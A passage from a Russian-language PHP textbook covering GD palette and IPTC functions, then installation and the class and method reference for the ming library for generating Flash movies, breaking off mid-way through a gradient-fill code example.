


Рис. 22.2. Пример работы скрипта, изменяющего палитру цветов

22.9.16. Функция *imagecolortransparent*

```
int imagecolortransparent (resource image [, int color])
```

Устанавливает прозрачный цвет на изображении `image`. Области изображения, прорисованные передаваемым цветом, после применения этой функции станут прозрачными. Цвет передается параметром `color` в виде идентификатора, возвращаемого функцией `imagecolorallocate()`.

22.9.17. Функция *imagecolorstotal*

```
int imagecolorstotal (resource image)
```

Возвращает количество цветов в цветовой палитре изображения `image`. Изображение `image` должно быть создано функцией `imagecreate()`. Если изображение `image` является полноцветным, то возвращается 0.

22.9.18. Функция *imagecolormatch*

```
bool imagecolormatch (resource image1, resource image2)
```

Проверяет на сходство 2 изображения, одно из которых является полноцветным, а цветовой диапазон второго ограничен палитрой цветов. В случае, если изображения признаются похожими — возвращается `true`, в противном случае — `false`.

- `image1` — полноцветное изображение;
- `image2` — изображение с палитрой цветов.

Оба изображения должны иметь одинаковый размер по длине и ширине.

22.9.19. Функция *imagepalettecopy*

```
int imagepalettecopy (resource destination, resource source)
```

Копирует цветовую палитру из изображения-источника `source` в изображение-приемник `destination`.

22.9.20. Функция *imagegammacorrect*

```
int imagegammacorrect (resource image,
                       float inputgamma, float outputgamma)
```

Функция, осуществляющая гамма-коррекцию изображения `image`. Параметры `inputgamma` и `outputgamma` соответсвуют входной и выходной гаммам.

Замечание

Гамма — нелинейность яркостной характеристики изображения. Гамма-коррекция — процесс устранения данного вида нелинейности

В листинге 22.7 приведен пример работы с рассмотренными функциями.

```
<?php
  // Создаем полноцветное изображение
  $img =  imagecreatetruecolor(350, 200);
  if ($img)
```

```
{
  // Устанавливаем цвета
  $white = imagecolorallocate($img, 255, 255, 255);
  $blue = imagecolorallocate($img, 100, 100, 255);
  // Устанавливаем желый цвет с 50% прозрачностью
  $yellow = imagecolorallocatealpha ($img, 255, 250, 0, 63);
  // Заливаем белым цветом фон изображения
  imagefill($img, 0, 0, $white);
  imagefilledrectangle ($img, 50, 50, 150, 150, $blue);
  imagefilledrectangle ($img, 100, 70, 200, 180, $yellow);
  // Определяем цвет пиксела в точке 51, 100
  // и рисуем этим цветом прямоугольник
  $color = imagecolorat($img, 51, 100);
  imagefilledrectangle ($img, 200, 10, 220, 20, $color);
  // Все что нарисовано белым цветом делаем прозрачным
  // В данном случае прозрачным будет фон
  imagecolortransparent ($img, $white);
  // Сохраняем изображение в файл
  imagepng($img, "1.png");
}
?>
```

22.10. Другие функции

Ниже перечислены функции, не вошедшие ни в одну из перечисленных категорий.

22.10.1. Функция *iptcembed*

```
array iptcembed (string iptcdata, string jpeg_file_name
                 [, int spool])
```


Внедряет двоичные данные `iptcdata` в заголовок файла в формате JPEG. Значением параметра `jpeg_file_name` является имя JPEG-файла.

22.10.2. Функция *iptcparse*

```
array iptcparse (string iptcblock)
```

Функция осуществляет разбор и выдачу информации, представленной в двоичном виде в IPTC-блоках. Данные возвращаются в виде массива. Если IPTC-блок не найден, то возвращается `false`. Для примера получения данных в виде IPTC-блоков см. функцию `getimagesize()`.

Глава 23



Работа с Flash. Библиотека ming

Библиотека ming предназначена для создания flash-фильмов. Она поддерживает почти все основные объекты и свойства Flash 4, например такие, как: формы, градиенты, изображения в форматах JPEG и PNG, трансформацию форм из одной в другую, текст, кнопки, механизм событий, movie-фильмы, загрузку потокового звука в формате MP3, трансформацию цветов. Единственная неподдерживаемая опция — это звуковые события.

Библиотека ming — это разработка с открытым кодом по соглашению LGPL. Новости об этой библиотеке, примеры кода, новые версии доступны на сайте, посвященном библиотеке ming, по адресу **http://ming.sourceforge.net**.

На момент написания книги библиотека находилась в стадии разработки, поэтому к тому времени, когда вы будете держать книгу в руках, в библиотеке возможны изменения. Кроме того, с выходом более новых версий могут измениться объекты, их методы, а также их поведение. Данная глава основана на версии 0.2a, работающей с PHP 5.

Библиотека ming была введена в PHP с версии 4.0.5.

23.1. Установка

Библиотека ming является кроссплатформенной, поэтому в данной главе будет рассмотрена ее установка для систем UNIX и Windows.

23.1.1. Установка под Windows

Проверьте наличие у вас библиотеки MING (php_ming.dll) в каталоге с установленным PHP. Она должна находиться в подкаталоге ext или extension.

Если у вас нет этой библиотеки ming, то вы можете найти ее по адресу **http://ming.sourceforge.net**. Будьте внимательны — вам необходима библиотека, скомпилированная под Win32.

Замечание

Версии библиотеки различаются поддержкой языка PHP. На момент написания книги с PHP 5 работала библиотека php_ming.dll версии 0.2a размером 192 512 байт. Более новая версия 0.3 работала только с PHP 4.

После того как архив загружен, библиотеку (php_ming.dll) следует распаковать из архива в директорию, где находятся расширения PHP. Например, если корневой путь к PHP совпадает с C:\php\, то расширения должны находиться в директории C:\php\ext\.

Замечание

Если установка PHP 5 производится из полного дистрибутива, распространяемого как ZIP-архив (zip), а не из усеченной версии, распространяемой как инсталлятор (exe), в директории ext\ динамическая библиотека php_ming.dll уже присутствует.

Далее необходимо подключить библиотеку. Для этого следует перейти в каталог Windows и отредактировать файл php.ini. Для работы с библиотекой в нем следует раскомментировать строку (убрать точку с запятой в начале строки):

```
extension=php_ming.dll
```

После чего необходимо проверить, настроены ли в php.ini пути к библиотекам расширения. Значение директивы `extension_dir` должно указывать на ту директорию, где лежат библиотеки расширений. Для вышеприведенного примера, когда библиотеки находятся в папке C:\php\ext\, директива `extension_dir` (в php.ini) должна принимать значение:

```
extension_dir ="c:/php5/ext"
```

Для вступления изменений в силу следует перегрузить сервер Apache. При успешной установке библиотеки, в таблице, генерируемой функцией `phpinfo()`, должен появиться раздел ming. В нем вы можете посмотреть версию установленной библиотеки.

23.1.2. Установка под UNIX-системы

Для установки библиотеки ming в UNIX-подобной операционной системе архив с библиотекой, полученный по адресам, приведенным в предыдущем разделе, следует распаковать в какую-либо директорию.

Следует отредактировать файл Makefile, исправив в нем значение директивы `PREFIX`, указав путь к файлам PHP.

```
PREFIX="/path/to/php"
```

После этого в директории, в которой был распакован архив, следует выполнить две следующие команды

```
# make
# make install
```

В результате чего будет скомпилирована динамическая библиотека libming.so, которую следует поместить в директорию /usr/lib/. Кроме этого, заголовочный файл ming.h следует поместить в /usr/include/.

После чего следует изменить конфигурационный файл php.ini, как это показано в предыдущем разделе, посвященном установке библиотеки под Windows, и перезагрузить сервер Apache.

23.2. Классы объектов библиотеки ming

В библиотеку ming входят 13 классов объектов:

- `SWFMovie` — flash-фильм. Является контейнером для всех объектов и имеет временную шкалу;
- `SWFShape` — формы. Методами этого объекта можно рисовать прямые и кривые линии, осуществлять заливку форм;
- `SWFDisplayItem` — ссылки на объекты всех типов, добавленные во flash-фильм. Методами объектов `SWFDisplayItem` осуществляются трансформации объектов — перемещение, поворот, масштабирование, наклон, установка имени для работы со скриптами, трансформации цветов и удаления объектов из flash-фильма;
- `SWFGradient` — градиент. Данный объект позволяет осуществлять градиентную заливку форм, как линейную, так и радиальную;
- `SWFBitmap` — изображения. Объект поддерживает загрузку изображений из форматов JPEG и PNG;
- `SWFFill` — заливка. Объект создается при добавлении заливки методами объекта `SWFShape`. С помощью методов объекта `SWFFill` осуществляются трансформации над заливкой — перемещение, масштабирование, поворот, наклон;
- `SWFMorph` — объект предназначен для создания трансформации одной формы в другую;
- `SWFText` — объект предназначен для работы с текстом и его свойствами (шрифт, высота, цвет и т. п.);
- `SWFFont` — объект предназначен для загрузки шрифта из внешнего файла;
- `SWFTextField` — объект предназначен для работы с полями для ввода текста и установки их свойств;

- `SWFSprite` — movie-фильм. Этот объект входит в состав flash-фильма, но имеет собственные объекты, анимацию и временную шкалу, независимые от главного flash-фильма;
- `SWFButton` — кнопка. С ее помощью можно обрабатывать события (перемещение указателя мыши, щелчок мышью на кнопке, щелчок мышью за пределами кнопки и др.) с помощью внутреннего языка flash — action script;
- `SWFAction` — объект для работы с внутренним языком flash — action script.

Далее будут подробно рассмотрены все объекты и методы работы с ними. А в конце главы будет приведено несколько примеров кода.

23.2.1. Объекты *SWFMovie*

Рассмотрим объекты класса `SWFMovie` и методы работы с ними.

Конструктор *SWFMovie*

```
SWFMovie new SWFMovie(void)
```

Создание нового объекта flash-фильма.

Метод *output*

```
output(void)
```

Осуществляет вывод объекта `SWFMovie` (flash-фильма) в выходной поток браузера. Предварительно следует определить `mime`-тип выводимых данных. Это можно сделать следующей строкой:

```
header('Content-type: application/x-shockwave-flash');
```

Замечание

При выводе flash-фильма непосредственно в браузер размеры единиц измерения flash-фильма, а следовательно, и размеры всех его элементов, масштабируются в зависимости от размера окна браузера и размера flash-фильма, установленного методом `setDimension()`. Если вы хотите получить в браузере те размеры, что вы задавали при рисовании, то вам следует сохранять flash-фильм на диск и затем подключать на страницу с помощью HTML-кода.

Метод *save*

```
save(string filename)
```

Записывает объект `SWFMovie` (flash-фильм) на диск под именем filename.

Метод *add*

```
SWFDisplayItem add(resource instance)
```

Добавляет объект любого типа в flash-фильм. Возвращает указатель на добавленный объект в виде объекта `SWFDisplayItem`. Можно добавить один и тот же объект несколько раз и получить указатели на отдельные добавленные экземпляры. Объект `instance` может быть объектом любого типа: формы, текст, шрифты и т. п.

Метод *remove*

```
remove(SWFDisplayItem i)
```

Удаляет объект, указатель которого передан методу из flash-фильма.

Метод *nextFrame*

```
nextFrame()
```

Перемещение к следующему кадру анимации.

Метод *setBackground*

```
setBackground(int r, int g, int b)
```

Установка цвета фона flash-фильма. В качестве параметров передаются значения компонент цветовой модели RGB. Их значения лежат в диапазоне от 0 до 255.

Метод *setRate*

```
setRate(int frameRate)
```

Установка частоты кадров фильма. В качестве параметра передается числовое значение, равное количеству кадров в секунду.

Метод *setDimension*

```
setDimension(integer width, integer height)
```

Устанавливает размеры клипа по ширине (`width`) и высоте (`height`). Значения размеров передаются в пикселах.

Метод *setFrames*

```
setFrames(integer numberOfFrames)
```

Установка общего числа кадров в фильме.

Метод streamMp3

```
streamMp3(file fp)
```

Загружает музыкальный файл в формате MP3 в фильм в виде потока. При потоковом методе загрузки воспроизведение начинается сразу же после

начала загрузки. Принимает в качестве параметра дескриптор открытого файла:

```
streamMp3(fopen("filename.mp3", "r"))
```

23.2.2. Объекты *SWFShape*

SWFShape — объект-форма. С помощью методов этого объекта можно рисовать произвольную форму из прямых и кривых линий. Рассмотрим методы объекта SWFShape.

Конструктор *SWFShape*

```
SWFShape new SWFShape(void)
```

Создание нового объекта SWFShape.

Перед тем как приступить непосредственно к рисованию, необходимо настроить стиль линии и позицию рисования.

Стиль линии определяет внешний вид линий. Если стиль линии не установлен, то нарисованные линии не будут видны. Иногда это бывает нужно, например, для заливки формы, у которой не видно контуров.

Позиция рисования — это точка, с которой начнется рисование линий. По умолчанию позиция рисования устанавливается в точке с координатами 0; 0. Изменить позицию рисования можно с помощью методов movePenTo() и movePen().

Метод *setLine*

```
setLine(int width, int r, int g, int b [, int a])
```

Установка стиля линии объекта SWFShape. Передаваемые параметры:

- width — толщина линии в пикселах;
- r, g, b — значения цвета в формате RGB. Значение каждого параметра лежит в диапазоне от 0 до 255;
- a — прозрачность линии. Значения лежат в диапазоне от 0 до 255. При 255 — линия полностью не прозрачна. По умолчанию значение равно 255.

Для удаления стиля линии следует передать в качестве параметра значение 0:

```
setLine(0)
```

Метод *movePenTo*

```
movePenTo(int x, int y)
```

Перемещает позицию рисования в точку с глобальными координатами x; y.

Метод *movePen*

```
movePen(int dx, int dy)
```

Перемещает позицию рисования на расстояние dx и dy относительно текущей позиции.

Метод *drawLineTo*

```
drawLineTo(int x, int y)
```

Рисует линию из текущей точки в точку с глобальными координатами x; y.

Метод *drawLine*

```
drawLine(int dx, int dy)
```

Рисует линию из текущей точки в точку со смещением dx; dy относительно текущей позиции.

Метод *drawCurveTo*

```
drawCurveTo(int controlx, int controly, int anchorx, int anchory)
```

Рисует кривую из текущей точки в конечную точку с координатами anchorx, anchory. Управляющая точка задается координатами controlx, controly (рис. 23.1).




Рис. 23.1. Рисование кривой

Метод *drawCurve*

```
drawCurve(int controldx, int controldy, int anchordx, int anchordy)
```

Аналогичен функции drawCurveTo(), но координаты конечной и управляющей точек задаются смещением от текущий точки.

Метод addFill

```
SWFFill addFill(int r, int g, int b [, int a])
```

Добавление одноцветной заливки. Возвращает объект SWFFill. В качестве параметров передается цвет заливки (r, g, b) и необязательный параметр — значение прозрачности a. Для окончательного добавления заливки следует указать направление заливки с помощью методов setLeftFill() и setRightFill(). Значения r, g, b, a лежат в диапазоне от 0 до 255.

Методы setLeftFill и setRightFill

```
setLeftFill(SWFFill fill)
setRightFill(SWFFill fill)
```

Указывают направление заливки. В качестве параметра передается объект SWFFill, для которого указывается направление заливки.

Замечание

Кроме заливки однородным цветом, можно присваивать форме градиентную заливку или устанавливать фоновые изображения.

Заливка градиентом

```
SWFFill addFill(SWFGradient gradient [, int flags]);
```

В качестве параметров передается объект SWFGradient, в соответствии со свойствами которого будет осуществляться заливка.

Параметр flags управляет типом градиента и может принимать значения:

- SWFFILL_LINEAR_GRADIENT — линейный градиент;
- SWFFILL_RADIAL_GRADIENT — радиальный градиент.

Заливка изображением

```
SWFFill addFill(SWFBitmap [,int flags])
```

В качестве параметра передается объект SWFBitmap, который определяет изображение. Параметр flags может иметь значения:

- SWFFILL_CLIPPED_BITMAP — на форму вставляется только один экземпляр изображения. Изображение не тиражируется;
- SWFFILL_TILED_BITMAP — изображение тиражируется для полной заливки площади.

23.2.3. Объекты SWFDisplayItem

Объекты SWFDisplayItem — это указатели на объекты flash-фильма. Они добавляются с помощью метода add() объекта SWFMovie. Этими объектами

могут быть формы (SWFShape), текстовые объекты (SWFText и SWFTextField), movie-фильмы (SWFSprite) и кнопки (SWFButton).

Метод *moveTo*

```
moveTo(int x, int y)
```

Перемещает объект в точку с глобальными координатами x; y.

Метод *move*

```
move(int dx, int dy)
```

Перемещает объект на расстояние dx; dy относительно текущего положения.

Метод *scaleTo*

```
scaleTo(float x, float y)
```

Масштабирует исходный объект в масштабе x по оси *X* и y по оси *Y*. Величина масштабирования отсчитывается от исходного размера объекта. То есть выполнение последовательно двух методов масштабирования с одним и тем же коэффициентом, равным 2, увеличит объект только в 2 раза, а не в 4.

Пример:

```
$i->scaleTo(2, 2);
$i->scaleTo(2, 2);
```

Метод *scale*

```
scale(float x, float y)
```

Масштабирует объект относительно его текущего размера. Выполнение последовательно двух методов масштабирования с одним и тем же коэффициентом, равным 2, увеличит объект в 4 раза.

```
$i->scale(2, 2);
$i->scale(2, 2);
```

Метод *rotateTo*

```
rotateTo(float degrees)
```

Осуществляет поворот объекта на degrees градусов относительно исходного положения. Как и в методе scaleTo(), угол поворота при двух последовательно вызванных методах rotateTo не складывается — поворот осуществляется на больший из углов.

Метод *rotate*

```
rotate(float degrees)
```

Осуществляет поворот объекта на `degrees` градусов относительно текущего положения. При выполнении последовательно двух методов `rotate` объект будет повернут на сумму двух углов.

Метод *skewXTo*

```
skewXTo(float x)
```

Осуществляет наклон объекта по оси *X* на величину `x`. При значение `$x = 1` наклон объекта равен 45 градусам. Величина наклона отсчитывается от исходного положения (рис. 23.2).




Рис. 23.2. Наклон по оси *X* с параметром `$x = 1`

Метод *skewX*

```
skewX(float x)
```

Осуществляет наклон объекта по оси *X* на величину `x`. При значение `$x = 1` наклон равен 45 градусам. Величина наклона отсчитывается от текущего положения. При выполнении последовательно двух наклонов угол наклона суммируется.

Методы *skewYTo* и *skewY*

Осуществляют наклон объекта по оси *Y*.

Метод *setDepth*

```
setDepth(float depth)
```

Устанавливает положение объектов по оси *Z*. Если объекты перекрывают друг друга на плоскости *XY* (один объект частично или полностью закрывает

другой), то выше будет находиться тот объект (будет виден), у которого больше значение свойства `depth` (рис. 23.3).




Рис. 23.3. Положение объектов по оси *Z*

Метод *remove*

```
remove(void)
```

Удаляет объект из flash-фильма.

Метод *setName*

```
setName(string name)
```

Устанавливает имя объекта, которое будет использоваться для обращения к нему с помощью внутренних команд action script. Используется только для movie-фильмов (`SWFSprite`).

Метод *setRatio*

```
setRatio(float ratio)
```

Устанавливает коэффициент выполнения трансформации объектов для текущего кадра. Используется только для операций трансформации объектов `SWFMorph`.

Метод *addColor*

```
addColor(int r, int g, int b [, int a])
```

`r`, `g` и `b` — передаваемые параметры цветовой модели RGB. `a` — значение прозрачности. Метод осуществляет трансформацию цвета объекта. При-

бавляет цвет, переданный в параметрах функции к существующему цвету объекта.

Значения r, g, b, a — лежат в диапазоне от 0 до 255.

Метод *multColor*

```
multColor(int r, int g, int b [, int a])
```

Трансформация цвета объекта. Изменяет баланс цветов. Значения r, g, b, равные 1, оставляют цвета исходного объекта без изменения. Значения, равные 0, полностью убирают из цветовой гаммы объекта соответствующие цветовые компоненты.

23.2.4. Объект *SWFGradient*

Объект SWFGradient используется для градиентной заливки объектов формы (SWFShape).

Конструктор *SWFGradient*

```
SWFGradient new SWFGradient(void)
```

Создает новый объект градиент (SWFGradient).

Метод *addEntry*

```
addEntry(float ratio, int r, int g, int b [, int a])
```

Установка цветов, между которыми будет подстроен градиент. Необходима установка как минимум двух цветов.

Параметр ratio представляет собой длину градиента, его значения лежат в диапазоне от 0 до 1. Этот параметр определяет точку, с которой начинается устанавливаемый цвет. После того как мы добавим градиент в форму, цвет, установленный со значением ratio = 0, будет расположен в левой крайней точке формы, а цвет со значением ratio = 1 — в правой крайней точке. Если мы установим цвет со значением ratio = 0,5, то данный цвет будет находиться посередине формы.

Параметры r, g, b — компоненты цветовой модели RGB. Их значения, а также значение прозрачности a лежат в диапазон от 0 до 255.

Пример:

```
$g->addEntry(0.0, 255, 0, 0);
$g->addEntry(1.0, 0xff, 0xff, 0xff);
```

23.2.5. Объект *SWFBitmap*

Объекты SWFBitmap — это изображения, которые загружаются из внешних файлов форматов JPEG и DBL.

Конструктор *SWFBitmap*

```
SWFBitmap new SWFBitmap(fopen("filename", "r")
                        [, fopen("alphafilename", "r")]);
```

Создание изображений из файлов форматов JPEG или DBL. Формат JPEG не должен быть записан с опциями `Optimized` или `Progressive`. Второй необязательный параметр представляет собой изображение, которое будет применяться к первому в качестве маски. Файлы маски, имеющие расширение msk, могут быть сгенерированы с помощью утилиты gif2mask.

Метод *getWidth*

```
Integer getWidth(void)
```

Возвращает ширину изображения в пикселах.

Метод *getHeight*

```
Integer getHeight(void)
```

Возвращает высоту изображения в пикселах.

23.2.6. Объект *SWFFill*

Объекты `SWFFill` определяют заливку. Они позволяют управлять заливкой форм (`SWFShape`) с помощью изображений (`SWFBitmap`) и градиентов (`SWFGradient`). Для добавления заливки к форме у нее следует вызвать метод `addFill()`.

Метод *moveTo*

```
moveTo(int x, int y)
```

Перемещает объект `SWFFill` в точку с глобальными координатами `$x` и `$y`. Перемещение происходит относительно точки середины объекта `SWFShape`, которому назначена заливка.

Метод *scaleTo*

```
scaleTo(float x, float y)
```

Масштабирует заливку на значения `$x` и `$y` по соответствующим осям.

Метод *rotateTo*

```
rotateTo(float degrees)
```

Поворот объекта заливки на угол, равный `degrees` градусов.

Метод *skewXTo*

```
skewXTo(float x)
```

Наклон заливки вдоль оси *X*. Значение x, равное 1, соответствует наклону 45 градусов. Увеличение этого значения увеличивает угол наклона. Уменьшение — соответственно уменьшает.

Метод *skewYTo*

```
skewYTo(float y)
```

Наклон заливки по оси *Y*.

23.2.7. Объект *SWFMorph*

Объект `SWFMorph` предназначен для операций трансформации одной формы (`SWFShape`) в другую.

Конструктор *SWFMorph*

```
SWFMorph = new SWFMorph(void)
```

Создает новый объект `SWFMorph`.

Метод *getShape1*

```
SWFShape getShape1(void)
```

Возвращает указатель на начальную форму трансформации.

Метод *getShape2*

```
SWFShape getShape2(void)
```

Возвращает указатель на конечную форму трансформации.

23.2.8. Объект *SWFText*

Этот объект представляет собой текст.

Конструктор *SWFText*

```
SWFText new SWFText(void)
```

Создает новый объект — текст.

Метод *setFont*

```
setFont(SWFFont f)
```

Устанавливает шрифт для объекта `SWFText`. В параметрах метода передается указатель на объект шрифта.

Метод *setHeight*

```
setHeight(int height)
```

Установка высоты шрифта. По умолчанию значение высоты равно 240.

Метод *setSpacing*

```
setSpacing(int spacing)
```

Установка межбуквенного интервала. По умолчанию интервал равен 1.

Метод *setColor*

```
setColor(int r, int g, int b [, int a])
```

Установка цвета шрифта.

Метод *moveTo*

```
moveTo($x, $y)
```

Перемещает курсор в координаты `$x`, `$y` объекта `SWFText`.

Метод *addString*

```
addString(string str)
```

Добавляет строку `$str` в точку положения курсора.

Метод *getWidth*

```
integer getWidth(string str)
```

Возвращает длину, которую займет строка `$str` при текущих значениях шрифта, масштаба и межбуквенного интервала. Длина возвращается в пикселах.

23.2.9. Объект *SWFFont*

Объект `SWFFont` представляет собой шрифт.

Конструктор *SWFFont*

```
SWFFont new SWFFont(string name)
```

Создание нового объекта шрифта. Если параметр `name` соответствует имени FDB-файла, то загружается шрифт из этого файла. В противном случае загружается шрифт, определяемый браузером. Всегда доступны шрифты с именами `_serif`, `_sans` и `_typewriter`. Например,

```
$f = newSWFFont("_sans");
```

Созданный объект шрифта используется при установке шрифтов объектов `SWFText` и `SWFTextField` методом `setFont`.

Замечание

FDB-файлы (font definition block) — это оболочка для блока SWF DefineFont2, который содержит полное описание шрифта.

23.2.10. Объект *SWFTextField*

Текстовое поле, предназначенное для ввода текста (если это не запрещено свойствами создаваемого объекта).

Конструктор *SWFTextField*

```
SWFTextField new SWFTextField([int flags])
```

Создает новый объект `SWFTextField`. Параметр `flags` определяет свойства текстового поля и может принимать следующие значения:

- `SWFTEXTFIELD_NOEDIT` — нередактируемое поле;
- `SWFTEXTFIELD_PASSWORD` — при вводе текста символы заменяются звездочкой;
- `SWFTEXTFIELD_DRAWBOX` — текстовое поле с бордюром;
- `SWFTEXTFIELD_MULTILINE` — текстовое поле для ввода нескольких строк текста;
- `SWFTEXTFIELD_WORDWRAP` — позволяет делать перенос текста в поле;
- `SWFTEXTFIELD_NOSELECT` — невыделяемое текстовое поле.

Параметр `flags` может быть комбинацией перечисленных значений. Для комбинации используется оператор `OR`, например:

```
$t = newSWFTextField(SWFTEXTFIELD_PASSWORD | SWFTEXTFIELD_NOEDIT);
```

Здесь создается нередактируемое текстовое поле, символы в котором отображаются в виде звездочек.

Метод *setFont*

```
setFont(SWFFont font)
```

Установка шрифта `font`.

Метод *align*

```
align(int alignment)
```

Управляет выравниванием текста. Параметр `alignment` может принимать значения констант:

- `SWFTEXTFIELD_ALIGN_LEFT` — выравнивание по левому краю;
- `SWFTEXTFIELD_ALIGN_RIGHT` — выравнивание по правому краю;

- SWFTEXTFIELD_ALIGN_CENTER — выравнивание по центру;
- SWFTEXTFIELD_ALIGN_JUSTIFY — выравнивание по ширине.

Метод *setHeight*

```
setHeight(int height)
```

Установка высоты текстового поля. По умолчанию равна 240.

Метод *setLeftMargin*

```
setLeftMargin(int width)
```

Установка отступа слева для текста в поле. По умолчанию равен 0.

Метод *setRightMargin*

```
setRightMargin(int width)
```

Установка отступа справа для текста в поле. По умолчанию равен 0.

Метод *setMargins*

```
setMargins(int left, int right)
```

Установка отступов слева и справа от текста в поле. По умолчанию равны 0.

Метод *setIndentation*

```
setIndentation(int width)
```

Установка отступа первой строки.

Метод *setLineSpacing*

```
setLineSpacing(int height)
```

Установка межстрочного интервала. По умолчанию межстрочный интервал равен 40.

Метод *setColor*

```
setColor(int r, int g, int b [, int a])
```

Установка цвета текста в поле. Цвет по умолчанию — черный.

Метод *setName*

```
setName(string name)
```

Устанавливает связь между текстовым полем и переменной с именем `name`.

Метод *addString*

```
addString(string str)
```

Добавляет строку `str` к тексту в текстовом поле.

23.2.11. Объект *SWFSprite*

Объекты `SWFSprite` представляют собой так называемые объекты movie-фильмов (movie clip). Они имеют собственную анимацию и временную шкалу, независимую от временной шкалы главного flash-фильма. Поэтому методы объекта `SWFSprite` похожи на методы объектов `SWFMovie`.

Конструктор *SWFSprite*

```
SWFSprite new SWFSprite(void)
```

Создает новый movie-фильм.

Метод *add*

```
SWFDisplayItem add(resource object)
```

Добавляет объект любого типа в movie-фильм. Возвращает указатель на добавленный объект в виде объекта `SWFDisplayItem`.

Метод *remove*

```
remove(SWFDisplayItem i)
```

Удаляет объект, указатель которого передан методу (`i`) из flash-фильма.

Метод *nextFrame*

```
nextFrame(void)
```

Переход к следующему кадру movie-фильма.

Метод *setFrames*

```
setFrames( integer numberOfFrames)
```

Установка общего количества кадров movie-фильма.

23.2.12. Объект *SWFButton*

Объект `SWFButton` представляет собой кнопку, события которой можно обрабатывать с помощью скриптового языка action script.

Констуктор *SWFButton*

```
SWFButton new SWFButton()
```

Создание нового объекта `SWFButton`.

Метод *addShape*

```
addShape(SWFShape shape, int flags)
```

Устанавливает формы `shape`, реагирующие на события кнопки.

События определяются параметром `flags`, который может принимать значения одной из следующих констант:

- `SWFBUTTON_UP` — кнопка отпущена;
- `SWFBUTTON_OVER` — указатель мыши находится над кнопкой `SWFButton`
- `SWFBUTTON_DOWN` — кнопка нажата;
- `SWFBUTTON_HIT` — не имеет отображения. Определяет пересечение кнопки `SWFButton` с областью.

Метод *setUp*

```
setUp(SWFShape shape)
```

Псевдоним для метода `addShape(shape, SWFBUTTON_UP)`.

Метод *setOver*

```
setOver(SWFShape shape)
```

Псевдоним для метода `addShape(shape, SWFBUTTON_OVER)`.

Метод *setDown*

```
setDown(SWFShape shape)
```

Псевдоним для метода `addShape(shape, SWFBUTTON_DOWN)`.

Метод *setHit*

```
setHit(SWFShape shape)
```

Псевдоним для метода `addShape(shape, SWFBUTTON_HIT)`.

Метод *addAction*

```
addAction(SWFAction action, int flags)
```

Добавляет на кнопку команды `action`, которые обрабатывают события, определяемые параметром `flags`. Параметр `flags` может быть одной из следующих констант:

- `SWFBUTTON_MOUSEOVER` — указатель мыши над кнопкой;
- `SWFBUTTON_MOUSEOUT` — указатель мыши вышел за пределы кнопки;
- `SWFBUTTON_MOUSEUP` — кнопка мыши нажата над областью кнопки `SWFButton`;
- `SWFBUTTON_MOUSEUPOUTSIDE` — кнопка мыши нажата вне области кнопки `SWFButton`;
- `SWFBUTTON_MOUSEDOWN` — кнопка мыши нажата над областью кнопки `SWFButton`;

- SWFBUTTON_DRAGOUT — кнопка мыши нажата и покидает область кнопки SWFButton;
- SWFBUTTON_DRAGOVER — кнопка мыши нажата и входит в область кнопки SWFButton.

Метод *setAction*

```
setAction(SWFAction action)
```

Устанавливает команды, обрабатывающие нажатие кнопки SWFButton. Является псевдонимом для метода addAction(shape, SWFBUTTON_MOUSEUP).

23.2.13. Объект *SWFAction*

Объекты для внутреннего скриптового языка flash — action script.

Конструктор *SWFAction*

```
SWFAction new SWFAction(string script)
```

Создает объекты SWFAction. Код action script компилируется из команд, переданных в параметре script.

23.3. Примеры кода

23.3.1. Градиентная заливка

Рассмотрим пример создания градиентной заливки. В этом примере будут использоваться объекты SWFMovie, SWFShape и SWFGradient (листинг 23.1).

```
<?php
  // Создание объекта flash-фильма
  $m = new SWFMovie();
  $m->setDimension(400, 400);
  // Создание объекта формы
  $s = new SWFShape();
  // Создание объекта градиент
  $g = new SWFGradient();
  $g->addEntry(0.0, 255, 0, 0);
  $g->addEntry(0.5, 0, 255, 0);
  $g->addEntry(1.0, 0, 255, 255);
```

```
// Присоединение градиента к форме и создание объекта линейной заливки
$f = $s->addFill($g, SWFFILL_LINEAR_GRADIENT);
// Трансформации объекта заливки SWFFill
$f->scaleTo(0.05, 0.05);
$f->moveTo(70, 50);
$f->rotateTo(25);
$s->setRightFill($f);
// Рисование формы
